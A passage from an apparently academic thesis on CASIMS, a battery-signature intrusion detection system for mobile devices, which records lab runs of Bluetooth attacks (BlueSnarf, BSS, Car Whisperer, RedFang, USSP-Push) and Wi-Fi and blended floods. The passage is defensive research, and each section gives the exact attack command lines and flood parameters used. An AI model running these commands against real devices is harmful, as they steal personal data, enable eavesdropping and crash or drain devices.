The BlueSnarf exploit attempts to connect to a Bluetooth enabled device without notifying the device's user. This exploit can occur when the victim's device is in Bluetooth discoverable mode. BlueSnarf exploits allow unauthenticated access to restricted user data, such as phonebook listings, calendars, business cards, and change logs on the mobile device [37]. The primary purpose of this attack is unobserved data theft, employing Object Exchange (OBEX) Push Authentication. The device is left undamaged and no payload is delivered, so the severity of the attack is limited to the importance of the data that was taken. BlueSnarf is somewhat invasive, so it does generate similar device activity to BlueSmack because of the repeated OBEX Push Authentication attempts. We ran the exploit with the following parameters: (./bluesnarfer -r A-Z -b at 100 cycles of n = 10000 executions), so it may have approached flooding like traffic levels. This may explain the difficulties in observing distinctive attack characteristics and distinguishing it from other exploits that similarly misuse otherwise acceptable communications channels, such as BlueSmack. The BlueSnarf signature is shown in Figure 6-11.




Figure 6-11 Signature for BlueSnarf on an Axim X51

6.4.2.3 Bluetooth Stack Smasher (BSS)

The BSS attack tool works by fuzzing the L2CAP layer on Bluetooth-enabled devices. BSS methodically sends a large series of random values to a device to create a buffer overflow [41]. The attack is only applicable to devices running Windows Mobile 2003 CE OS. Generally, a device that is vulnerable to BSS will simply crash when presented with malicious data. This is exactly what occurred in our experiments. We ran the attack with the following parameters: (./bss -s 100 -m 12 -M 0). We found that our Dell Axim X30, HP iPAQ 4155, and surprisingly our HP iPAQ hx2795b crashed, so we were unable to gather sufficient data on those devices. The other devices running Windows Mobile 5.0 did not crash after the initiation of the BSS attack. The Axim X50v is utilized to provide this signature, since the X51 runs Windows Mobile 5.0 and is not susceptible to the attack. The BSS signature is shown in Figure 6-12.




Figure 6-12 Signature for BSS on an Axim X50v

6.4.2.4 Car Whisperer

The Car Whisperer exploit allows an attacker to eavesdrop on unsecured conversations in cars with Bluetooth enabled headsets and hands-free units. A Car Whisperer exploit is able to pair with these devices because some automobile manufacturers use the same passkey of 0000 or 1234 for authentication and encryption [40]. Car Whisperer attempts to gain access to the targeted device through the open interface using the weak passkey with only two numeric combinations, so it is fairly quiet compared to other exploits and attacks. We ran the exploit with the following parameters: (./carwhisperer 0 test.raw at 100 cycles of n = 10000 executions). We also had to modify our script to allow a short sleep of 0.010 seconds between launches; else our notebook computer and the mobile device would not handle the communications. This may explain the difficulties in observing distinctive attack characteristics and distinguishing it from similar activity, such as USSP-Push. Although we successfully executed the Car Whisperer exploit, it turned out to be a less suitable candidate for CASIMS observations than anticipated because of its quiet nature. The Car Whisperer signature is shown in Figure 6-13.




Figure 6-13 Signature for Car Whisperer on an Axim X51

6.4.2.5 Protocol Service Multiplexers (PSM) Scan

PSM scan provides the capability to scan the Bluetooth L2CAP for open TCP and UDP ports from 1 to 65535 and vulnerable applications associated with them. PSM scan evolved into BT Audit that is divided into two separate tools with one dedicated to each protocol: PSM scan and RFCOMM scan for channel scanning [103]. In general the scanners just report if a PSM/RFCOMM channel is open or closed [104]. We only ran the PSM scan in our testing with the following parameters: (./psm_scan -c -S at 100 cycles of n = 10000 executions). The port

scans were run sequentially, but not invasively. We did not want to incur traffic that could approach flooding-like traffic levels. The PSM scan used acceptable communications channels, executed port scans, and provided distinctive CASIMS characteristics. The PSM scan signature is shown in Figure 6-14.




Figure 6-14 Signature for PSM Scan on an Axim X51

6.4.2.6 RedFang

RedFang scans to find non-discoverable (or stealth mode) Bluetooth devices by conducting a brute-force search of the last six bytes of the device's Bluetooth address and executing a read_remote_name() call [44]. We ran RedFang in our testing with the following parameters: (./fang -r at 100 cycles of n = 10000 executions). RedFang scans of our test devices executed as anticipated, gave detailed information about the devices, and provided distinctive CASIMS characteristics. The RedFang scan signature is shown in Figure 6-15.




Figure 6-15 Signature for RedFang Scan on an Axim X51

6.4.2.7 USSP-Push

USSP-Push is a Bluetooth OBEX object pusher for Linux, using the BlueZ protocol stack. It allows for sending files to any device listening for OBEX connections [105]. We ran USSP-Push in our testing with the following parameters: (./ussp-push at 100 cycles of n = 10000 executions and injected a file named Picture.gif). An observation from running this tool in our experiment was that we noticed that we were having problems updating the B-SIPS client code on one of our PDAs because the device's storage capacity was full. It turned out that we had been running USSP-Push hundreds of times successfully against the device, and its embedded storage space was filled with numerous copies of "picture.gif," which is a picture of a grizzly bear's head. After realizing the potential storage issues associated with this tool, we executed USSP-Push against our test devices, and it provided distinctive CASIMS characteristics. The USSP-Push signature is shown in Figure 6-16.




Figure 6-16 Signature for USSP-Push on an Axim X51

6.4.3 Wi-Fi Attack Observations

Bluetooth is perhaps the most prolific of wireless interfaces on mobile devices currently. Almost as wide spread as Bluetooth, Wi-Fi is quickly becoming a standard feature on smart phones and PDAs. Unlike with Bluetooth, however, users are more often than not, quite aware of the vulnerability of Wi-Fi as it functions as an extension of physical networks. The range is also orders of magnitude higher than Bluetooth with competitions showing the ability to sniff a network in distances on the order of miles [106]. Additionally, with practices such as war driving and network squatting, Wi-Fi has proven to be a tempting target for attackers.

The objective of these tests was to observe the activity levels on the various mobile devices when exposed to Wi-Fi attacks. CASIMS provides the smart battery sampling mechanism and tools to characterize the attack by device and a means to analyze results to develop unique signatures. As Wi-Fi is an established standard for portable computing for several years it has been at the focus of much more robust attack development. Wi-Fi attack testing for CASIMS was not meant to be comprehensive, so we selected two representative attacks that pose a significant battery exhaustion threat to mobile devices. SYN floods and ping floods are both relatively noisy attacks whose goal is to drown a system in traffic. They translate perfectly to the Wi-Fi networks as they both operate on the same protocol. To execute the attacks, we employed a Linksys WRT54GS broadband router as a launch point for a Dell Latitude D600 notebook computer running OpenSUSE 10.2. Utilizing a physical connection to the router allowed the notebook computer to saturate the targeted mobile device during an attack. As with Bluetooth, a baseline signature of a device with Wi-Fi enabled is taken. Shown in Figure 6-17, this signature allows for the identification on any repeated behavior representing an attack over the standard functionality of the device.




Figure 6-17 Signature for Wi-Fi Base Activity on an Axim X51

6.4.3.1 SYN Flood

The SYN flood attack sends TCP connection requests that remain open and can fill the targeted device's connection queue, depending on the OS and specific device capabilities. Typically, the SYN flag set in each packet is a request to open a new connection to the server from a spoofed IP address. The victim responds to the spoofed IP address, and then waits for confirmation that never arrives (waiting about three minutes) [34]. With modern OSs, the

cumulative affect of numerous half-open connections is minimal, since the devices no longer crash. However, device resources are unnecessarily used since it still has to handle the connection requests, so the device is kept in a higher state of busy. Newer operating systems manage resources better, making it more difficult to overflow their queues. We ran SYN floods in our testing with the following parameters: (hping2 -S -c 100000000 -i u100 at 100 script iterations). Our testing observation about SYN flooding attacks was that our mobile devices running Mobile 5.0 handled the attack, but the attack did degrade and exhaust the targeted device's resources because it still responds to the network traffic. While no longer a high threat to crash systems, SYN floods are still prevalent in wired and wireless environments. It provided distinctive CASIMS characteristics, so it was good selection as a representative attack. The SYN flood signature is shown in Figure 6-18.




Figure 6-18 Signature for a SYN Flood on an Axim X51

6.4.3.2 Ping Flood

A Ping Flood is a simple DoS where numerous ICMP echo requests are sent to a targeted device with the intent of consuming bandwidth and using device resources. In our experiments we increased the size of the ICMP packet as well, which is common in this style attack. With robust systems large ICMP packets are often blocked by firewalls, but mobile devices typically do not have firewalls, so this is a viable attack. We ran the ping flood with the following parameters: (ping -f -s600 -c100000000), so it approached flooding like traffic levels even though we had modestly increased the ICMP packet size. Our test was designed to observe the trace of the attack and not measure the level of the DoS or saturate the Wi-Fi connection. The

ping flood provided distinctive CASIMS characteristics, so it was good selection as a representative attack. The ping flood signature is shown in Figure 6-19.




Figure 6-19 Signature for Ping Flood on an Axim X51

6.4.4 Blended Attack Observations

A blended attack is one that is crafted to maximize the severity of damage and speed of contamination by combining attack methods. By combining characteristics of viruses, worms, flooding, and DoS, these attacks may overwhelm system defenses while also taking advantage of vulnerabilities in computers and networks. Typically, blended attacks are intended to cause genuine damage to the affected computer with crafted payloads being delivered or DoS being targeted at the system. We crafted and executed two original blended attacks for CASIMS testing. These blended attacks were designed to saturate the test device's communications capabilities and rapidly exhaust the smart battery of our mobile test devices as described in Section 6.2.2.

Our two blended attacks for CASIMS testing are two of the myriad of possible combinations; however these were chosen because they do pose a significant threat for battery exhaustion. BlueSYN and PingBlender attacks are both noisy and high resource consuming attacks, whose goal is to drown a targeted system in multi-vector Bluetooth and Wi-Fi traffic. To execute the attacks, we employed a Linksys WRT54GS broadband router and an IOGear USB Bluetooth adapter as a launch points for a Dell Latitude D600 notebook computer running OpenSUSE 10.2. A baseline signature of a device with Bluetooth and Wi-Fi enabled is taken. The signature shown in Figure 6-20 allows for the identification of any repeated behavior representing an attack over the standard functionality of the device.




Figure 6-20 Signature for Wi-Fi and Bluetooth Base Activity on an Axim X51

6.4.4.1 BlueSYN

BlueSYN is executed by using the hping2 SYN flood to attack the device's Wi-Fi and simultaneously using l2ping to attack the Bluetooth. It demonstrates a blended attack that attempts to saturate both communication vectors to keep the device in a higher state of busy. The attack's capabilities and threat level is discussed in Section 6.2.2.1. We ran the BlueSYN DoS with the following parameters: (hping2 -S -c 10000 -i u100 and l2ping -s 600 -c 10000), so it rapidly approached flooding levels and exhausted battery charge life on the targeted device. Our test was designed to observe the trace of the attack and not measure the level of the DoS or saturate the Wi-Fi connection. However, with many of the devices with lower capacity smart batteries, we had to recharge them before completing all the CASIMS testing. Several of the devices were discharged in less than 30 minutes, due to the attack. The BlueSYN DoS provided distinctive CASIMS characteristics, so it was good selection as a representative attack. The BlueSYN signature is shown in Figure 6-21.




Figure 6-21 Signature for BlueSYN on an Axim X51

6.4.4.2 PingBlender

PingBlender is executed by using a crafted ping flood to attack the device's Wi-Fi and simultaneously using l2ping to attack the Bluetooth. It demonstrates a blended attack that attempts to saturate both communication vectors to keep the device in a higher state of busy. The attack's capabilities and threat level is discussed in Section 6.2.2.3. We ran the PingBlender DoS with the following parameters: (ping -f -s600 -c10000000 and l2ping -s 600 -c 10000), so it rapidly approached flooding levels and exhausted battery charge life on the targeted device. Our test observed the trace of the attack and did not measure the level of the DoS or saturate the Wi-Fi connection. However, with many of the devices with lower capacity smart batteries, we had to recharge them before completing all the CASIMS testing. Several of the devices were discharged in less than 30 minutes, due to the attack. The PingBlender provided distinctive CASIMS characteristics, so it was good selection as a representative attack. The PingBlender signature is shown in Figure 6-22.




Figure 6-22 Signature for PingBlender on an Axim X51

6.5 CASIMS Findings

CASIMS primary purpose is to identify the nature of an attack based on the energy consumption of the device during the course of the attack by comparing it to known profiles of attacks. As such it can be classified as a signature-based intrusion detection system. In this type of system a major issue can be that of false positives and misidentification of an attack. Despite its relatively low sampling frequency, the complexity of the targeted devices, and myriad of activities functioning on them, CASIMS is able to provide an exceptional rate of successful identification. This section addresses the validity of the results of CASIMS as well as the underlying statistical assumptions that are used by the system for this purpose.

6.5.1 Attack Identification Validation

Proving the validity of a signature-based IDS such as CASIMS requires two main pieces of information. First, the results of the system must show some statistically significant information that the matching results are not random occurrences. This was accomplished using Pearson's Chi-Squared test [93]. These trends do not necessarily need to be perfect, but rather they just need to be significant above a random distribution. Second, this information must be useful (i.e., substantially correct). This can be proven by observing that attacks are correctly identified a majority of the time.

Preliminary validation of the attack identification decision process can be carried out by observing the outcome. However, even if the correct decision is made with a greater frequency this does not prove that it is done with statistical significance. In order to formally verify our

approach it is necessary to design an experiment that compares our research results with a null case. The ideal decision would identify the correct attack 100% of the time but this is unrealistic. Instead we choose a null hypothesis (H_0) where the decision is random and equally likely to match any signature with an unknown trace. While the alternative hypothesis (H_a) is that our decision does not decide arbitrarily. Such a test is easily carried out through the use of Pearson's Chi-Square test shown in Equation 6-1 [93]. Where x^2 is the test statistic, O is the observed result, and E is the expected result.

$$x^2 = \sum_{i=1}^{n} \frac{(O_i - E_i)}{E_i} \qquad \text{Equation 6-1}$$

Testing for the decision rule would be carried out on a per attack basis. Each of the 134 recorded sample sets are compared against the library of signatures developed using them. Pearson's Chi-Square test is then employed to determine if the decision results in a non-random matching. This test provides an excellent indication if our distribution provides us with statically significant information. Similar to the Anderson-Darling test this does not guarantee that we are making the correct decision. However by combining this test with observation of the success rate we can determine with a certain level of confidence that our decision rule is useful in matching a trace with a correct signature as shown in Table 6-3.

Table 6-3 Attack Identification Statistics (Chi-Squared)

Attacks	Blue Base	Blue Smack	Blue Snarf	Blue SYN	BSS	Car Whisp	Ping Blender	Ping Flood	PSM Scan	Red Fang	SYN Flood	USSP Push	WiFi Base	WiFi Blue Base
Cingular 8125	1207.1	1046.5	291.3	1085.6	N/A	869.2	633.6	827.0	1126.0	782.2	1165.9	975.7	7.1	1207.1
HP iPAQ hx2795b	4.5	129.9	795.9	917.5	1126.6	266.9	580.6	1085.6	1065.9	989.2	266.8	1186.8	1008.1	47.7
Samsung SCH-i730	945.3	465.4	618.3	1165.9	N/A	1125.4	679.3	972.2	1109.2	1207.1	9.1	1065.9	403.1	98.0
